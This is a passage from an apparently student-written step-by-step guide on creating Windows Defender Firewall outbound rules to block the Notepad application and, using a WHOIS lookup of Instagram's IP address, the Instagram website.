


STEP-6:Now you can see a right-side menu bar with outbound rules like new rule,filter by profile,filter by state,etc., Now click on the New Rule option.Then you'll get a pop like below-




STEP-7: By default we will be in the Rule Type option and it is defaultly selected as program and leave it as it is and click on Next.


STEP-8: So, now move to the Program option on the side menu bar. And it will ask you for whether to create a rule for all programs or specified one. Now choose the This program path and give the path of the standalone application you want to block for and click on Next. Here, I have chosen the Notepad Standalone Application to block.




STEP-9: Next in the Actions menu Click on Block the Connection and Click on Next.



STEP-10: Now, enable all the checkboxes to apply the blocking in Domain,Private and even in Public. And then click on Next.



STEP-11:Now, give the name for the rule to complete the process of blocking the connection. And Click on Finish.



And Now the standalone application i.e, Notepad has been successfully blocked.

Now, we need to block the Instagram Web Application. For that we need to follow the below procedure:

STEP-1: Navigate to Chrome search bar and type www.instagram.com and copy the URL of the webpage.

STEP-2: Now open the WhoisLookup Domain tool in Google Chrome and paste the URL in the tools search bar.

The screenshot shows a web browser window with multiple tabs open. The active tab is on [DomainTools.com](https://whois.domaintools.com/instagram.com), specifically the WHOIS lookup page for Instagram.com. The page contains the following information:

Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com, http://www.registrarsafe.com Whois Server: whois.registrarsafe.com abusecomplaints@registrarsafe.com (+1) +16503087004
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited.
Dates	7,822 days old Created on 2004-06-04 Expires on 2032-06-04 Updated on 2023-07-05
Name Servers	A.NS INSTAGRAM.COM (has 7 domains) B.NS INSTAGRAM.COM (has 7 domains) C.NS INSTAGRAM.COM (has 7 domains) D.NS INSTAGRAM.COM (has 7 domains)
IP Address	157.240.3.17 21 other sites hosted on this server
IP Location	US - Washington - Seattle - Facebook Inc.
ASN	AS32934 FACEBOOK, US (registered Aug 24, 2004)
IP History	601 changes on 601 unique IP addresses over 20 years
Registrar History	7 registrars with 1 drop
Hosting History	12 changes on 10 unique name servers over 20 years


Below the main table, there is a "Whois Record" section with the following details:

```
Domain Name: Instagram.com
Registry Domain ID: 121748352_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: https://www.registrarsafe.com
http://www.registrarsafe.com
```


The right side of the DomainTools interface features a sidebar with various tools and services, such as "Hosting History", "Monitor Domain Properties", "Reverse IP Address Lookup", and "Network Tools". It also includes a "Visit Website" section showing screenshots of the Instagram mobile app and website.

Now, copy the IP-Address of the webpage it gives and Go back to the windows defender settings and navigate to outbound rules and click on the new rule option.


STEP-3: Now, Select the rule type as custom and click on next.



